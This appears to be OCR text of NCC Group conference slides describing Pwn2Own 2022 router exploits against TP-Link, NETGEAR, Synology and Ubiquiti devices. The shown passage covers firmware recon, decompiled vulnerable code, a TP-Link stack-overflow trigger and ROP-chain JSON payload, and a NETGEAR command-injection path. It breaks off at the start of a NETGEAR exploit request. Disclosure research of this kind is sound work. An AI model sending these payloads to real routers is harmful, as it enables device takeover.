Your not so "Home Office" – SOHO Hacking at Pwn2Own

Alex Plaskett (@alexjplaskett) & McCaulay Hudson (@_mccaulay) | NCC Group

Introduction

Talk Overview

- Device Reconnaissance
- Vulnerabilities
  - TP-Link LAN – meshyjson
  - NETGEAR WAN – puckungfu
  - NETGEAR LAN – smellycap
  - Synology WAN – dominate
  - Synology LAN – forgetme
- SOHO Smash-up
  - Ubiquiti WAN – rainbow6
- Conclusion

/us (NCC Group)

Exploit Development Group (EDG)

Alex Plaskett [@alexjplaskett]

- Windows, macOS, Linux, Embedded, etc.

Cedric Halbronn [@saidelike]

- Windows, Linux, Embedded, NAS devices, printers, etc.

Aaron Adams [@fidgetingbits]

- Xen, Windows kernel, Cisco devices, Android, Linux kernel, etc.

McCaulay Hudson [@_mccaulay]

- Routers, PlayStation consoles

Pwn2Own Toronto 2022

- Yearly vulnerability research competition held by Zero Day Initiative (Trend Micro)
- ZDI purchase vulnerabilities / exploits and provide them directly to the vendors to fix the issues
- SOHO Chain
- All vulnerabilities now patched!

Pwn2Own Rules

- No user interaction allowed
- Maximum of five minutes per attempt
- Maximum of three attempts per device category
- Each contestant can only attempt one chain of bugs per device category
- Different rules per device category in the competition (Network attacks / Sandbox escape / etc)
- No reboot allowed (?)
- Contestant names out of a hat draw to determine the attempts order
- No technical details allowed to be disclosed (until the issues are patched)
- EDG - Focused on routers / printers (with the aim for SOHO chain)

Target Routers

NETGEAR Nighthawk WiFi 6 Router (RAX30 AX2400)

TP-Link AX1800 WiFi 6 Router (Archer AX21)


Synology RT 6600ax

Ubiquiti Networks EdgeRouter X SFP

Device Reconnaissance

Firmware Analysis

- Often can be downloaded from vendor website
- Extract filesystem using binwalk
  - Reverse engineer compiled binaries
  - Analyse plain-text source code (Bash, PHP, HTML, Lua etc)
  - Check binary security properties using checksec
    - Stack Canary
    - NX bit (no-execute)
    - Position Independent Executable (PIE)
    - Relocation Read-Only (RELRO)




Network Traffic Capture


Traffic was captured from router boot until 5 minutes after boot

Interfaces

- LAN - Captured via ethernet to PC using Wireshark
- WLAN - Captured via WiFi to PC using Wireshark
- WAN - Captured via another router using tcpdump




WAN Setup



Shell Access – Frontdoor

Synology RT6600ax

SSH can be enabled by design within the Synology website administration control panel




Ubiquiti EdgeRouter X SFP

SSH is enabled by default on the LAN side (full shell)

Shell Access – Backdoor


NETGEAR RAX30


- Contains a hidden UDP service running on port 23/udp
- Sending a special packet adds your IP address to a temporary firewall rule allowing access to telnet (23/tcp)
- Packet requires a valid device MAC address, admin username and admin password
- Hard-coded encryption key contains admin password as a SHA-256 hash
- Different from existing public tools as the password is now sent hashed using SHA-256 instead of in plaintext



Shell Access – Hardware (UART)

TP-Link Archer AX21





Thanks to Ilya Zhuravlev and Philip Marsden

Shell Enumeration

- Process list
- Netstat list
- Firewall rules
- Network Interfaces
- Environment Variables
- User Accounts
- Protections
  - Kernel ASLR

```
~ # ps
 3233 admin     19140 S    nmbd -s /var/samba/smb.conf
 3837 admin      3652 S    ntpd -m 0 -n -p time-g.netgear.com -p time-h.netgear
 5162 admin      7256 S    lighttpd -D -f /var/lighttpd/lighttpd4.conf
 7186 admin     47240 S    ntgr_ra_iot -m 0 -M 0 -C
 7500 admin     10200 S    soap_serverd -m 0 -d 0
 8757 admin      9732 S    pu_telnetEnabled -o -v 0
 8994 admin       279m S    d2d /tmp/dal/d2d
 9005 admin      3996 S    puraUpdate -d
10205 admin     84584 S    /usr/bin/upagent
10474 admin     87152 S    /usr/bin/dal_ash
10484 admin     64752 S    /usr/bin/dalh
10509 admin     59332 S    /usr/bin/bst_daemon
10523 admin       172m S    /bin/pudilcb
10525 admin      2380 S    /bin/puhttpsniff
10547 admin     39404 S    /usr/bin/dal_ra
10709 admin      3556 S    /opt/bitdefender/bin/bdcrashd -start
```

Open-Source Code (GPL)

NETGEAR

SIGN IN

NETGEAR Support

NETGEAR Open Source Code for ~~Programmers~~ (GPL)

RESEARCHERS

The information in this article is for programmers, and is unnecessary for most NETGEAR home users. If you are looking for technical support, firmware downloads, or user manuals, please visit our support site.

Certain NETGEAR products include software code developed by third parties, including software code subject to the GNU General Public License ("GPL") or GNU Lesser General Public License ("LGPL"). Please see the GPL and LGPL Web sites to view the terms of each license.

To access the GPL Code and LGPL Code used in NETGEAR products, select a product from the list below. The GPL Code and LGPL Code used in NETGEAR products is distributed WITHOUT ANY WARRANTY and is subject to the copyrights of one or more authors. For details, see the GPL Code and LGPL Code for NETGEAR products and the terms of the GPL and LGPL.

Some files are 100 MB or larger.

A90-620025-20
For Firmware Version 06.05.12

https://kb.netgear.com/2649/NETGEAR-Open-Source-Code-for-Programmers-GPL

TP-Link

GPL Code Center

Please note: The products of TP-LINK partly contain software code developed by third parties, including software code subject to the GNU General Public Licence ("GPL"), Version 1/Version 2/Version 3 or GNU Lesser General Public License("LGPL"). You may use the respective software condition to following the GPL license terms. GPL code is generic and we only provide English versions for global users. Also, GPL@tp-link.com only provides English service for related GPL requests.

[..]

Type:

All

Model Number:

Archer AX2


There are multiple revisions of the Archer AX21

Model Number	Version	File Size	File Download
Archer AX21	V1.20	577.38MB	Download
Archer AX21	V2	577.43MB	Download
Archer AX21	V2.6	577.43MB	Download
Archer AX21	V1.26	577.38MB	Download


https://www.tp-link.com/us/support/gpl-code/

Mobile Apps


Synology DS Router



NETGEAR Nighthawk




TP-Link Tether




Custom Tools - dcalls

```
└─$ dcalls --firmware v1.0.7.78/root/ -b /bin/pucfu
[*] Enumerating /bin/pucfu libraries...
[+] Found 21 libraries
[*] Enumerating call paths in libraries...
[*] Enumerating call paths in binary...
[+] [/bin/pucfu] main (0x11264) -> popen
[+] [/bin/pucfu] main (0x11044) -> [/lib/libpu_util.so] GetFileValue (0x3130)
    -> [/lib/libpu_util.so] fcn.00002fec (0x3060)
    -> [/lib/libpu_util.so] pegaPopen (0x1df8)
    -> execve
[+] [/bin/pucfu] main (0x111f4) -> system
[+] [/bin/pucfu] main (0x112d0) -> [/lib/libpu_util.so] SetFileValue (0x3174)
    -> [/lib/libpu_util.so] GetFileValue (0x3130)
    -> [/lib/libpu_util.so] fcn.00002fec (0x3060)
    -> [/lib/libpu_util.so] pegaPopen (0x1df8)
    -> execve
```

Collaborative Reverse Engineering





Vulnerabilities

Vulnerabilities

- TP-Link LAN – meshyjson
- NETGEAR WAN – pukungfu
- NETGEAR LAN – smellycap
- Synology WAN – dominate
- Synology LAN – forgetme

- Ubiquiti SOHO Smash-Up - rainbow6

TP-Link LAN – meshyjson

- Proprietary TDP protocol (TP-Link Mesh Wi-Fi)
- LAN 20002/udp
- Encrypted JSON payloads (hard-coded encryption key)
- Stack Buffer Overflow in JSON onemesh support version handling
- Protections
  - No stack canary
  - No PIE (0x10000)
  - Library / heap ASLR enabled
  - NX enabled
- Full write-up
  https://research.nccgroup.com/2022/12/19/meshyjson-a-tp-link-tdpserver-json-stack-overflow/

TP-Link LAN – meshyjson

```
int processProbePacket(uint8_t *packetBody, int packetBodyLen, char *method)
{
    // ...
    json = cJSON_ParseWithLength(packetBody, packetBodyLen);
    // ...
    jsonDataObject = cJSON_GetObjectItem(json,"data");
    // ...
    onemeshSupportVersionArray =
      cJSON_GetObjectItem(jsonDataObject,"onemesh_support_version");

    if ((onemeshSupportVersionArray != (cJSON *)0x0) &&
        (onemeshSupportVersionArray->type == cJSON_Array))
    {
        onemeshSupportVersionArraySize =
          cJSON_GetArraySize(onemeshSupportVersionArray);
        ...
```

TP-Link LAN – meshyjson

```
        for (i = 0; i < onemeshSupportVersionArraySize; i++)
        {
            onemeshSupportItem =
              cJSON_GetArrayItem(onemeshSupportVersionArray, i);

            if ((onemeshSupportItem == (cJSON *)0x0) ||
                (onemeshSupportItem->type != cJSON_Number))
            {
                debugPrintf("tdpOneMesh.c:1202","Invalid data format");
                break;
            }

            _sharedMemoryClient.onemesh_support_version[i] =
              (uint8_t)onemeshSupportItem->valueint;
            debugPrintf("tdpOneMesh.c:1207", "rcvIndex %d, rcvValue %d",
                        i, onemeshSupportItem->valueint);
        }
    }
// ...
```

TP-Link LAN – meshyjson

```
// Function stack variables
SharedMemoryClient _sharedMemoryClient;
int onemeshSupportVersionArraySize;
cJSON *onemeshSupportVersionArray;
cJSON *onemeshSupportItem;
cJSON *jsonDataObject;
int ret;
char callApiTimeout;
SharedMemory *sharedMemoryBuffer;
int i;
cJSON *json;
```

TP-Link LAN – meshyjson


```
{
    "method":"probe",
    "error_code":0,
    "data":{
        "onemesh_support_version":[ // Trigger Payload
            // SharedMemoryClient.onemesh_support_version
            1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,
            1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,
            4, // SharedMemoryClient.bridge_mode
            0, // SharedMemoryClient.wpa3_support
            0, // SharedMemoryClient.Unknown
            0,0,0,0, // SharedMemoryClient.last_active_timestamp
            // SharedMemoryClient.Unknown2 (Fills end of SharedMemoryClient)
            0,0,0,0,0,0,0,0,0,0,
            0,0,0,0,0,0,0,0, // Unknown
            63,0,0,0, // onemeshSupportVersionArraySize (99)
            255,255,255,255 // onemeshSupportVersionArray FFFFFFFF
        ],
        "mac":"00-00-00-00-00-00",
        "group_id":"a",
        "ip":"a",
        "model":"a",
        "product_type":"a",
        "operation_mode":"a",
        "onemesh_role":"a",
        "bridge_mode":4,
        "wpa3_support":0
    }
}
```

TP-Link LAN – meshyjson

```
int slave_key_offer(TdpClientPacket *packet, int packetLength, TdpClientPacket
*sendBuffer, int sendBufferLength)
{
    ...
    char* body = &rcvPkt->body;
    size_t _bodyLen = getPacketBodyLength(&rcvPkt->header);
    cJSON* _json = cJSON_ParseWithLength(body, _bodyLen);
    ...

    cJSON* jsonObject__ = cJSON_GetObjectItem(_json,"method");
    if (((jsonObject__ == (cJSON *)0x0) ||
         (jsonObject__->type != cJSON_String)) ||
        (iVar1 = strcmp(jsonObject__->valuestring,"slave_key_offer"), iVar1 != 0))
    {
        debugPrintf("tdpOneMesh.c:2997","Invalid method!");
        return -1;
    }
    ...
    if (_json != 0x0)
        cJSON_Delete(_json);
    ...
}
```

TP-Link LAN – meshyjson



TP-Link LAN – meshyjson

```
{
    // Dynamically Generated Alignment Padding
    "a": [0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,"a","a"],
    "b":[
        0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        0,0,0,           // Skipped values
        0,2,2,2,         // onemeshSupportArray = 02020200
        0,2,2,2,         // onemeshSupportItem = 02020200
        0,2,2,2,         // jsonDataObject = 02020200
        255,255,255,255, // ret = -1
        0,0,0,0,         // callApiTimeout = 0
        0,0,0,0,         // sharedMemoryBuffer = 00000000
        83,0,0,0,        // i = 83
        0,0,0,0,         // json = 00000000
        0,2,2,2,         // frame pointer = 02020200
        200,31,1,0,      // rop gadget = 00011FC8
        192,22,2,2,      // system arg pointer = 020216C0
        44,35,1,0,       // system = 0001232C
        "ledcli USB_twinkle", // system arg

        // Dynamically Generated Alignment Padding
        0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,"a","a"
    ]
}
```

ROP Gadget: "*pop {r0, lr}; bx lr;*"

Pops argument off stack into *r0*
Pops address into *lr* (link register)
Jumps to *lr*

TP-Link LAN – meshyjson

NETGEAR WAN – puckungfu

- A firmware update binary
- /bin/pucfu executes on boot and connects to https://devcom.up.netgear.com/

NETGEAR WAN – puckungfu

```
int main(int argc,char **argv)
{
    ...
    // Perform API call to retrieve data
    status = get_check_fw(callMode, 0, bufferLargeA, 0x800); // Retrieve
attacker controlled data into bufferLargeA
    ...
    // Set reason / lastURL / lastChecked in /tmp/fw/cfu_url_cache
    sprintf(bufferLargeB,"%d",callMode);
    SetFileValue("/tmp/fw/cfu_url_cache", "reason", bufferLargeB);

    strcpy(bufferLargeB,bufferLargeA);
    SetFileValue("/tmp/fw/cfu_url_cache", "lastURL", bufferLargeB); // Attacker
controlled data passed as value parameter

    time _time = time((time_t *)0x0);
    sprintf(bufferLargeB,"%lu",_time);
    SetFileValue("/tmp/fw/cfu_url_cache", "lastChecked", bufferLargeB);
    ...
}
```

NETGEAR WAN – puckungfu

```
int get_check_fw(int mode, byte betaAcceptance, char *urlBuffer, size_t
urlBufferSize)
{
    ...
    char upBaseUrl [136];
    char deviceModel [64];
    char fwRevision [64];
    char fsn [16];
    uint region;

    // Retrieve data from D2
    d2_get_ascii(DAT_00029264,"UpCfg",0,"UpBaseURL",upBaseUrl,0x81);
    d2_get_string(DAT_00029264,"General",0,"DeviceModel",deviceModel,0x40);
    d2_get_ascii(DAT_00029264,"General",0,"FwRevision",fwRevision,0x40);
    d2_get_ascii(DAT_00029264,"General",0,&DAT_000182ac,fsn,0x10);
    d2_get_uint(DAT_00029264,"General",0,"Region",&region);

    // Call Netgear API and store response URL into urlBuffer
    ret = fw_check_api(upBaseUrl, deviceModel, fwRevision, fsn, region, mode,
betaAcceptance, urlBuffer, urlBufferSize);
    ...
}
```

NETGEAR WAN – puckungfu

```
uint fw_check_api(char *baseUrl,char *modelNumber,char *currentFwVersion,char
*serialNumber, uint regionCode,int reasonToCall,byte betaAcceptance,char
*urlBuffer, size_t urlBufferSize)
{
    ...
    // Build JSON request
    char json [516];
    snprintf(json,0x200,
        "
{\"token\":\"%s\",\"ePOCHTimeStamp\":\"%s\",\"modelNumber\":\"%s\",\"serialNumbe
r\":\"%s
\",\"regionCode\":\"%u\",\"reasonToCall\":\"%d\",\"betaAcceptance\":%d,\"current
FWVersion \":\"%s\"}"
        ,token,epochTimestamp,modelNumber,serialNumber,regionCode,reasonToCall,
        (uint)betaAcceptance,currentFwVersion);

    snprintf(checkFwUrl,0x80,"%s%s",baseUrl,"checkFirmware/");

    // Perform HTTPS request
    int status = curl_post(checkFwUrl, json, &response);
    char* _response = response;

    ...
```

NETGEAR WAN – puckungfu

```
size_t curl_post(char *url, char *json, char **response)
{
    ...
    curl_easy_setopt(curl, CURLOPT_URL, url);
    curl_easy_setopt(curl, CURLOPT_HTTPHEADER, curlSList);
    curl_easy_setopt(curl, CURLOPT_POSTFIELDS, json);
    curl_easy_setopt(curl, CURLOPT_SSL_VERIFYHOST, 0); // SSL Verification
Disabled
    curl_easy_setopt(curl, CURLOPT_SSL_VERIFYPEER, 0); // SSL Verification
Disabled
    ...
}
```

NETGEAR WAN – puckungfu

```
    // Parse JSON response
    cJSON *jsonObject = cJSON_Parse(_response);

    // Get status item
    cJSON *jsonObjectItem = cJSON_GetObjectItem(jsonObject, "status");
    if ((jsonObjectItem != (cJSON *)0x0) && (jsonObjectItem->type ==
cJSON_Number))
    {
        state = 0;
        (*(code *)fw_debug)(1,"\nStatus 1 received\n");

        // Get URL item
        cJSON *jsonObjectItemUrl = cJSON_GetObjectItem(jsonObject,"url");

        // Copy url into url buffer
        int snprintfSize = snprintf(urlBuffer, urlBufferSize, "%s",
jsonObjectItemUrl->valuestring);
        ...
        return state;
    }
    ...
}
```

NETGEAR WAN – puckungfu

```
int SetFileValue(char *filename, char *key, char *value)
{
    char currentValueBuffer [101];
    char command [204];

    int currentValueBufferLength = GetFileValue(filename, key,
currentValueBuffer, 0x65);
    if (currentValueBufferLength < 0) {
        // Build echo command if value doesn't exist to insert
        snprintf(command, 0xc9, "echo \'%s=%s\' >> %s", key, value, filename);
// Vulnerable to command injection
    } else {
        // Build sed command if value exists to replace
        char* commandTemplate = strchr(currentValueBuffer,0x2f);
        if (commandTemplate == (char *)0x0) {
            commandTemplate = "sed -i \'s/^%s=.*/%s=%s/\' %s"; // Vulnerable to
command injection
        } else {
            commandTemplate = "sed -i \'s|^%s=.*|%s=%s|\' %s"; // Vulnerable to
command injection
        }
        snprintf(command, 0xc9, commandTemplate, key, key, value, filename);
    }

    // Execute command
    int status = pegaPopen(command,"r"); // Executes `execve` with the command
parameter
```

- value is attacker controlled

NETGEAR WAN – puckungfu

```
FILE * pegaPopen(char *command, char *rw)
{
    char *argv [4];
    argv[0] = "sh";
    argv[1] = "-c";
    argv[2] = NULL;

    ...

    __pid_t _status = vfork();

    ...

    argv[2] = command;
    execve("/bin/sh", argv, environ);
    _exit(0x7f);
}
```

NETGEAR WAN – puckungfu - Exploit

```
{
    "token": "5a4e2e5bc1f20cbf835aafba60dff94bfc30e7726c8be7624ffb2bc7331d219e",
    "ePOCHTimeStamp": "1646392475",
    "modelNumber": "RAX30",
    "serialNumber": "6LA123BC456D7",
